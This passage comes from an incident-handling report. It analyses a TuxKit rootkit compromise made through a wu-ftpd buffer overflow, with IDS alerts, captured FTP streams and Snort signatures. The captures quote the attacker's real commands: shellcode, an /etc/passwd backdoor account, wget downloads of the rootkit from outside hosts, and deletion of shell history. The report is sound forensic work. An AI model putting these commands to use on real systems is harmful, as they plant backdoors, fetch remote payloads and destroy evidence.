After a successful root compromise, the auto-rooters will install themselves on the compromised system. The auto-rooters are a collection of programs that enable an attacker to hide their tracks and easily reconnect to the system through the use of a backdoor. Most of the auto-rooters usually patch the hole that enabled the attacker to gain access, to avoid losing the system to another attacker.

The TuxKit rootkit's vehicle for my incident is through a wu-ftp buffer overflow (VULNERABILITY: CVE-1999-0081 FTP - "RNFR" file deletion vulnerability; ftp-rnr (324) wu-ftp allows files to be overwritten via the rnfr command. This particular rootkit is a fully automated. In this compromise the attacker used the wu-ftp site exec vulnerability in order to gain root level access to the compromised box. The TuxKit then steps in with the following pre-compiled tools in the tools.tgz file:

> SYNSCAN – which is an extremely fast port-scanner
>
> NMAP - ("Network Mapper") is an open source utility for network exploration or security auditing. Nmap runs on most types of computers, and both console and graphical versions are available. Nmap is free software, available with full source code under the terms of the GNU GPL. http://www.insecure.org/nmap/
>
> PsyBNC - A bnc acts as a proxy for irc, allowing you to hide your real IP address


Also, wget is included in the utilities file:

> WGET is a free application that is used for retrieving files using HTTP, HTTPS and FTP, which are some of, if not the most widely used Internet protocols. This is very useful in downloading additional tools or the actual rootkit on the compromised machine.

The following is a breakdown of how the TuxKit works. Although I have broken the whole rooting process down into four steps, it is important to realize that once a vulnerable machine is found these processes can execute in a matter of seconds. Also, with the "auto-rooters" the four steps are generally consolidated into one step.

3.3 Description and Diagram of the Attack

Figure 5



The following example is an abbreviated sample of a typical TuxKit installation. Notice how long it takes for the installation. To make identification easier it will be highlighted.

Figure 6

02/10-14:05:45.000000 [**] [1:0:0] MISC - id check returned root [**] {TCP} 127.80.49.224:21 -> 10.193.50.216:2448
350 File exists, ready for destination name
sPuid-0(root) gid-0(root) groups-50(ftp)
Linux XXXX 2.4.2-2 #1 Sun Apr 8 20:41:30 EDT 2001 i686 unknown
Backdooring started at : 7:04:33
Backdoor password : xxxxxxx
SSHD listening at port : 14859
psyBNC listening at port : 6969
Extracting bin.tgz done.
Extracting sshd.tgz done.
Moving config files to /dev/tux ... done.
Moving lib files to /lib ...done.done.
Backdooring: crontab df dir du find ifconfig killall locate ls netstat ps pstree syslogd tcpd top updatedb vdir dmesg login sshd suidsh done.
Moving tools to /dev/tux ... done.
Rootlist lines export DISPLAY-xxxxx; telnet 127.80.49.224
tcadweb SSH: 14859 psyBNC: 6969 ssh 152.80.49.224 -l root -p 14859
web password: xxxx psyBNC: 6969
Backdoored in 15 second(s)!
Cleaning up ... done.
System information

The Scan

The attacker from @ 10.82.183.127 Scans the 127.171.0.0 network. The example that I am using here is taken from one of the many tools that Iuse for analysis. The output here happens to be from SNORT.

Figure 7

SNORT
portscan status from 10.82.183.127: 15065 connections across 15065 hosts: TCP(15065), UDP(0)**/** IDS#1-020526.08-report:05/26-07:12:40.000000 [**]

Note the heavy scanning coming from 10.82.183.127 to multiple hosts on our network. The highlighted text in figure 8 below shows a NID IDS index with a high warning value identifying the data stream with the actual compromise.

Figure 8

NID

Report	Sensor	Date/Time	Index#	Warning Value	Hostile Target
/IDS#1-020526.08-index:	5857	8.472	10.82.183.127	127.171.76.16	
/IDS#1-020526.08-index:	4749	3.160	10.82.183.127	127.171.15.22	
/IDS#1-020526.08-index:	4752	3.160	10.82.183.127	127.171.13.172	
/IDS#1-020526.08-index:	4758	3.160	10.82.183.127	127.171.15.134	
/IDS#1-020526.08-index:	4741	3.160	10.82.183.127	127.171.6.59	
/IDS#1-020526.08-index:	4768	3.160	10.82.183.127	127.171.22.206	
/IDS#1-020526.08-index:	4782	3.160	10.82.183.127	127.171.25.229	
/IDS#1-020526.08-index:	4838	3.160	10.82.183.127	127.171.48.14	
/IDS#1-020526.08-index:	4842	3.160	10.82.183.127	127.171.51.19	
/IDS#1-020526.08-index:	4841	3.160	10.82.183.127	127.171.49.243	
/IDS#1-020526.08-index:	4854	3.160	10.82.183.127	127.171.56.113	
/IDS#1-020526.08-index:	4869	3.160	10.82.183.127	127.171.60.183	
/IDS#1-020526.08-index:	4876	3.160	10.82.183.127	127.171.61.5	

This attack can be generated in several different fashions.

The attacker can run it manually, and target a specific host. Or, the attacker can run an attack script. In scenario two, if the attacker so chooses they can also release a worm or one of numerous scanning tools that are available.

Using this method the attacker can scan an entire class C network and compromise all of the vulnerable systems and have a backdoor installed on each box and every vulnerable system. Then have results information e-mailed to him/her self. Due to the sheer efficiency and simplicity of this attack, this method has become one the preferred mode us operandi for most script-kiddies.

The Crack

This exploit begins with a wu-ftp buffer-overflow attack. This occurs when a computer and the process/service that is targeted receive more data than expected or it can handle. If the process does not have an error handling/checking routine to deal with the excessive amount of data, then it acts in a way that an attacker can exploit. Buffer-overflows should be considered a very *HIGH* risk.

Buffer overflow attacks have been discovered in many programs and on most operating systems. Some of them can be used in DoS attacks, while others can be used to elevate an attackers privileges on the target system.

How common are Rootkits? They are used in a very significant percentage of intrusions to allow crackers to stay in your system, perhaps between 20 percent and 70 percent of intrusions where root access is obtained. (Toxen 5.1)

Eric Cole describes it best “A buffer overflow essentially takes advantage of applications that do not adequately parse input by stuffing too much data into undersized receptacles. They occur when something very large is placed in a box too small for it to fit. (Cole 245)

Buffer-overflows are responsible for numerous intrusions today. They generally result in either one of several scenarios:

- A Denial of Service.
- Corruption of other program data, resulting in incorrect output for the input data.
- Be able to execute code of his choice on the computer running the program!
- Intruder gaining root privileges on the server. So, either way, it is a win - win situation for the attacker.

The Compromise

Figure 9:

IDS#1-020526.08-report:05/26-07:08:15.000000 [**] [1:0:0] MISC - id check returned root [**] {TCP} 127.171.76.16:21 -> 10.82.183.127:3125

The attacker from evil @ 10.82.183.127 successfully compromises the host at 127.171.76.16 utilizing the wu- ftp site buffer overflow. See Figure 11

When I do analysis-using NID, a network session is divided into data two streams. The initialization (init) stream represents the flow of data packets from the source system to the destination system. The destination (dest) stream represents the flow of data packets from the destination machine to the source machine. The init side of the stream tells us what commands the hostile is inputting. The dest side shows us the response of the destination system to those commands.

NID Concepts

- **Stream:** A bi-directional flow of packets between two machines
- **Init Stream:** Packets from the initiator to the receiver.
- **Dest Stream:** Packets from the receiver to the initiator.

Figure 10




Figure 11: Dest Stream

This data stream shows the data stream from the compromised host to the hacker

```
=== Intruder Script from Stream File "IDS#1-020526.08.5857.stream.dest" IP Header from
first packet:
Ethernet source         : 0:0:0:0:0:0
Ethernet destination    : 0:0:0:0:0:0
Ethernet bytes          : 78
Ethernet time           : Sun May 26 07:11:21 2002
Network protocol        : IP
Network source          : 127.171.76.16 (Unknown)
Network destination     : 10.82.183.127 (Unknown)
Network bytes           : 64
Transport protocol      : tcp
Transport bytes         : 24
Application source      : 21
Application destination : 3138
NIT total length        : 98
NIT message length      : 90
--- The stream script ----------------------------------------------------
220 xxxxx.edu FTP server (Version wu-2.4.2-academ[BETA-18](1) Mon Aug
3 19:17:20 EDT 1998) ready.
331 Guest login ok, send your complete e-mail address as password.
230 Guest login ok, access restrictions apply.
350 File exists, ready for destination name
350 File exists, ready for destination name
350 File exists, ready for destination name
350 File exists, ready for destination name
350 File exists, ready for destination name
350 File exists, ready for destination name
257 "/" is current directory.
550 000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000p
<12>k<12>k<12>k<12>k<12>k<12>k<12>k<12>k<12>k<12>k<12>k<12>k<12>k<12>k<12>k
<12><16><16><16><16><16><16><16><16><16><16><16><16>1[C8<11>tQ<11>-<1><1><1><1>P
        aj<4>X  BMk<14>1[wc~JYj<3>XMk<5>hm<127><127><127>: File name too long.
550 /home/ftp/.: No such file or directory.
250 CWD command successful.
350 File exists, ready for destination name
550 735073: No such file or directory.
550 73507: No such file or directory.
550 7350i: No such file or directory.
350 File exists, ready for destination name
350 File exists, ready for destination name
=== End of Intruder Script from Stream File "IDS#1-020526.08.5857.stream.dest" ===
```

The **RNFR** command -- ***Rename a file***

"The RNFR request, asks the server to begin renaming a file. The RNFR parameter is an encoded pathname specifying the file. A typical server accepts RNFR with code 350 if the file exists, or rejects RNFR with code 450 or 550 otherwise."
http://www.cs.cf.ac.uk/Dave/Internet/node128.html or refer to: Part I - The Exploit

Figure 12 Init Stream

This data stream shows the data stream from the hacker to the compromised system.

```
Intruder Script from Stream File "IDS#1-020526.08.5857.stream.init" ===
IP Header from first packet:
Ethernet source         : 0:0:0:0:0:0
Ethernet destination    : 0:0:0:0:0:0
Ethernet bytes          : 94
Ethernet time           : Sun May 26 07:11:20 2002
Network protocol        : IP
Network source          : 10.82.183.127 (Unknown)
Network destination     : 127.171.76.16 (Unknown)
Network bytes           : 80
Transport protocol      : tcp
Transport bytes         : 40
Application source      : 3138
Application destination : 21
NIT total length        : 114
NIT message length      : 106
--- The stream script ----------------------------------------------------

   USER ftpPASS mozilla@RNFR ./RNFR ./RNFR ./RNFR ./RNFR ./RNFR ./RNFR ./RNFR
   ./RNFR ./RNFR ./RNFR ./RNFR ./RNFR ./RNFR ./RNFR ./RNFR ./RNFR ./RNFR
   ./RNFR ./RNFR ./RNFR ./RNFR ./RNFR ./RNFR ./RNFR ./RNFR ./RNFR ./RN


0000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
k<12>k aj<4>X
BMk<14>1[wc~JYj<3>XMk<5>hm<127><127><127><127><127><127>CWD ~/{.,.,.,.}CWD .RNFR
 ./././././././.CWD 735073CWD 73507CWD 7350iRNFR .RNFR ././././././.CWD ~{3[
wc0F3IMjT<11>\0'1mM0=MR1<16>h<127>../Dbx<11>\0=MXjTj(XMj<11>X<25>Rhn/shh//bi    cRS
        aMunset HISTFILE;id;uname -a;whouptimeecho "mailman:xxxxxxxxx:866:866:x:/va
r/tmp:/bin/bash" >> /etc/passwdwget http://www.angelfire.com/clone/clonez/t.gzls
tar -zxvf tux.tgzlsrm tux.tgzlswget http://www.angelfire.com/clone/clonez/t.gzls
ftpopen 10.135.161.41 50000xxxxxxxxxdirlsquitquitlsadduser kutless -g rootp
=== End of Intruder Script from Stream File "IDS#1-020526.08.5857.stream.init" ===
```

The Root

In this phase the attacker actually gets root level access to the compromised host. After the buffer overflow has been successfully run. The attacker now has root level privileges on the host.

From this point on the box for all intents and purposes belongs to the hacker. However, it does not stop there. This appears to be one of the biggest misconceptions that many people have about rootkits. That all that the hacker is trying to do is get root (break-in). However, in reality the attacker is actually attempting to keep root on the compromised host. The reasons for this are numerous.

The hacker may want to get some kind of account information from the host, such as pin numbers account numbers or a slew of other information. They may also want to use the host as a zombie in a DDOS. Yet another and by far the most popular that I have seen is using the host as a WAREZ server or, to store porn and MP3s. The latter

are by far the most popular. These script – kiddies have the ability to turn your high dollar / high speed machine into nothing more than their on personal storage area. All

Figure 13

```
SNORT Alert:
IDS#1-020526.08-report:05/26-07:08:15.000000[**] [1:0:0] MISC - id
check returned root[**]{TCP} 127.171.76.16:21 ->10.82.183.127:3125

NID Dest Stream:
================================================
ftp 5857
src:   10.82.183.127
dst:   127.171.0.16
svc:  --  ftp --
start: Sun-May-26-07:11:20-2002
stop: Sun-May-26-07:23:10-2002
warning value: 8.472
strings from source computer:
RNFR .  76
passwd   3
strings from destination computer:
------------------------------------------------
sPuid=0(root) gid=0(root) egid=50(ftp) groups=50(ftp)Linux xxxxx 2.0.36 #1
```

directly under your nose if you do not take the proper precautions to secure your boxes.


The Backdoor

"What is a backdoor?"

A backdoor is nothing more than a way for an attacker to keep access to a network or compromised system without detection.

> Backdoors can range from the simple to the exotic. Simple backdoors might include creating a new user account just for your intrusion needs, or taking over a little-used account. More complex backdoors may bypass regular access completely and involve Trojans, such as a login program that gives you administrative access if you type in a special password. (The Hackers Handbook CD-ROM– DarkBay LTD.)

Figure:14



http://www.counterhack.net/infraguard.ppt

The slide above was borrowed from Ed Skoudis.

How Backdoors Work:

The backdoor is generally implemented through the use of a Trojan horse program. During the rooting portion of the compromise, the RootKit will modify (or trojanize) the /bin/login module. By doing this, the attacker is allowing them self to bypass all normal security controls. Thus, the attacker is enabling themselves to get root access to a compromised host repeatedly. With the TuxKit, there is something that is markedly different. Rather than Trojanizing the binaries, to include the /bin/login module the TuxKit will replace them.

By doing this, the RootKit allows itself to get by “less strenuous” analysis of a compromised system. In the case of the TuxKit the backdoor password is configured during the installation of the RootKit by the attacker (see example 1s. on page 19 and example below).

By using the backdoor password the attacker avoids detection. For example anytime that you see someone login as root or su – that should tend to set off little red flags and should draw the attention of a security analyst. This would / should also draw the attention of the network or system administrator. However, if the attacker looks like a normal user you are not going to think twice about it. Think of it like this, the attacker is running amok on your system, you run the “who” command to see who is currently logged on to the system. You see Tom, Dick and Harry. However, you will not see Dr. Evil from evil.com. In addition to this; when you as the legitimate system administrator

change the root password, it will have no effect on Dr. Evil's root password. The reason for this is the backdoor password is generally stored in the binary login program. Rather than the /etc/passwd or /etc/shadow directories.

The Cleanup

The following is a condensed example of how the TuxKit covers its tracks, by eliminating any evidence that the system has been rooted:

Figure 15

HISTFILE;id;uname -a;unset
HISTFILE;unset SAVEHIST;rm -rf /.bash_history;ln -s /dev/null /.bash_history;
(Attacker clearing out history and linking it to dev/null to discard bash history)
By doing this the hacker is cleaning up all of his tracks. They are essentially sending all evidence of their activities to the bit bucket. No fingerprints, no tracks, never to be retrieved and used against them. And just about any chances you had of discovering their activities.
/etc/shadow;ln -s /dev/null
(password backdoor: gives attacker uid0/gid0 root level access)
/var/lib/nfs/.bash_history;ln -s /dev/null /var/lib/nfs/.bash_history;mkdir /sb
(this line links 2nd bash history to dev/null)
(Version wu-2.6.1-18) ready350 File exists, ready for destination name
sPuid 0(root) gid 0(root) groups 50(ftp)Linux rtr 2.4.7-10 #1 Thu Sep 6 17:27:27 EDT 2001 i686 unknownTrying xxx.xxx.xxx.xxx
350 File exists, ready for destination name
sPuid 0(root) gid 0(root) groups 50(ftp)Linux rtr 2.4.7-10 #1 Thu Sep 6 17:27:27
In this example; the rootkit has instructions as to what locations it can go to and download tools from:
aMunset HISTFILE;id;uname -a;echo 1 ; if [-f /usr/bin/wget] ; then /usr/bin/wget http://home.wanadoo.nl/katrien.boon/tux.tgz ; else if [-f /usr/bin/ncftpget] ; then /usr/bin/ncftpget "ftp://xxx @10.161.191.58/tux.tgz" ;else if [-f /usr/bin/lynx] ; then /usr/bin/lynx -dump http://home.wanadoo.nl/katrien.boon/tux.tgz >> tux.tgz ; fi ; fi ; fiecho 1 ; if [-f /usr/bin/wget] ; then /usr/

Signatures of the attack:

RNFR and bin/sh

- MISC - id check returned root # You know you're owned when you see: alert tcp $HOME_NET any -> any any (msg: "MISC - id check returned root";content: "uid=0(root)";)
- HEAVY_ATTACK from 10.82.183.127 to port ftp
- IDS213 - FTP-Password Retrieval

Figure 16

The following are attack signatures for various IDS's that are triggered by the WUFTP260-SITEEXEC buffer-overflow. The following is an example of what you would expect to see in your IDS output/log files:

IDS286/FTP-WUFTP260-SITEEXEC

Snort 1.7 compatible
alert TCP $EXTERNAL any -> $INTERNAL 21 (msg: "IDS286/ftp_ftp-wuftp260-siteexec"; flags: A+; content: "|66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E|"; depth: 32;)
Snort 1.8 compatible
alert TCP $EXTERNAL any -> $INTERNAL 21 (msg: "IDS286/ftp_ftp-wuftp260-siteexec"; flags: A+; content: "|66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E|"; depth: 32; classtype: system-attempt; reference: arachnids,286;)
Dragon Sensor
T D T B 10 0 21 IDS286:ftp_ftp-wuftp260-siteexec /66/25/2E/66/25/2E/66/25/2E/66/25/2E/66/25/2E
Defenseworx Signature
2 B 6 T 0 21 [IDS286/ftp_ftp-wuftp260-siteexec] "\66\25\2E\66\25\2E\66\25\2E\66\25\2E\66\25\2E"
Pakemon Signature
IDS286/ftp_ftp-wuftp260-siteexec tcp * 21 "|66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E|"
Shoki Signature
tcp and (dst port 21) and (tcp[13]&16!=0) 65536 SEARCH IDS286 ftp_ftp-wuftp260-siteexec '0x66252E66252E66252E66252E66252E' ALL 1 NULL

IDS364/FTP-BAD-LOGIN
Snort 1.7 compatible
alert TCP $INTERNAL 21 -> $EXTERNAL any (msg: "IDS364/ftp_ftp-bad-login"; flags: A+; content: "530 Login ";)
Snort 1.8 compatible
alert TCP $INTERNAL 21 -> $EXTERNAL any (msg: "IDS364/ftp_ftp-bad-login"; flags: A+; content: "530 Login "; classtype: system-failed; reference: arachnids,364;)
Dragon Sensor
T S F B 10 0 21 IDS364:ftp_ftp-bad-login 530/2f20Login/2f20
Defenseworx Signature
1 B 6 S 0 21 [IDS364/ftp_ftp-bad-login] "530\20Login\20"
Pakemon Signature IDS364/ftp_ftp-bad-login tcp 21 * "530 Login "
Shoki Signature
tcp and (src port 21) and (tcp[13]&16!=0) 65536 SEARCH IDS364 ftp_ftp-bad-login '530 Login ' ALL 1 NULL

IDS213/FTP-PASSWD-RETRIEVAL-RETR
Snort 1.7 compatible
alert TCP $EXTERNAL any -> $INTERNAL 21 (msg: "IDS213/ftp_ftp-passwd-retrieval-retr"; flags: A+; content: "RETR"; nocase; content: "passwd";)
Snort 1.8 compatible
alert TCP $EXTERNAL any -> $INTERNAL 21 (msg: "IDS213/ftp_ftp-passwd-retrieval-retr"; flags: A+; content: "RETR"; nocase; content: "passwd"; classtype: info-attempt; reference: arachnids,213;)
Dragon Sensor
T D T S 10 0 21 IDS213:ftp_ftp-passwd-retrieval-retr retr , /2f20passwd
Defenseworx Signature
defenseworx only supports single content field
Pakemon Signature
pakemon only supports single content field
Shoki Signature tcp and (dst port 21) and (tcp[13]&16!=0) 65536 SEARCH IDS213 ftp_ftp-passwd-retrieval-retr 'RETR' ALL 1 NULL

SNORT Output:

The following example, are some of the string matches that fired in Snort.

Figure 17

HEAVY_ATTACK from 10.82.183.127 to port ftp

```
IDS#1-020526.08-report:05/26-09:51:32.539057  [**] [100:1:1]
spp_portscan: PORTSCAN DETECTED from 10.82.183.127 (THRESHOLD 15
connections exceeded in 0 seconds) [**]
IDS#1-020526.08-report:05/26-09:52:59.696746  [**] [100:2:1]
spp_portscan: portscan status from
10.82.183.127: 15065 connections across 15065 hosts: TCP(15065), UDP(0)
[**]
IDS#1-020526.08-report:05/26-07:06:55.000000  [**] [1:0:0] IDS364 - FTP-
bad-login [**]
 {TCP} 127.0.0.134:21 -> 10.82.183.127:3122
IDS#1-020526.08-report:05/26-07:08:15.000000  [**] [1:0:0] MISC - id
check returned root [**] {TCP} 127.171.76.16:21 -> 10.82.183.127:3125
IDS#1-020526.08-report:05/26-07:10:26.000000  [**] [1:0:0] IDS364 - FTP-
bad-login [**] {TCP} 127.0.0.216:21 -> 10.82.183.127:3134
IDS#1-020526.08-report:05/26-09:53:11.268559  [**] [100:2:1]
spp_portscan: portscan status from 10.82.183.127: 71 connections across
71 hosts: TCP(71), UDP(0) [**]
IDS#1-020526.08-report:05/26-07:12:40.000000  [**] [1:0:0] MISC - id
check returned root [**] {TCP} 127.171.76.16:21 -> 10.82.183.127:3138
IDS#1-020526.08-report:05/26-07:12:58.000000  [**] [1:0:0] IDS213 - FTP-
Password Retrieval [**] {TCP} 10.82.183.127:3138 -> 127.171.76.16:21
```

How to protect against this exploit?

FTP suffers from many weaknesses as does telnet and the solution for both either is to replace them with SSH (for non-anonymous use). Alternatives are SSH-wrapped FTP, scp, and SSL-wrapped ftp.

4 PART III - The Incident Handling Process

4.1 Preparation

Defined Mission Objectives

- Protect and Defend customer networks from unauthorized access to information systems.

- Protect information from sources hostile to the United States.
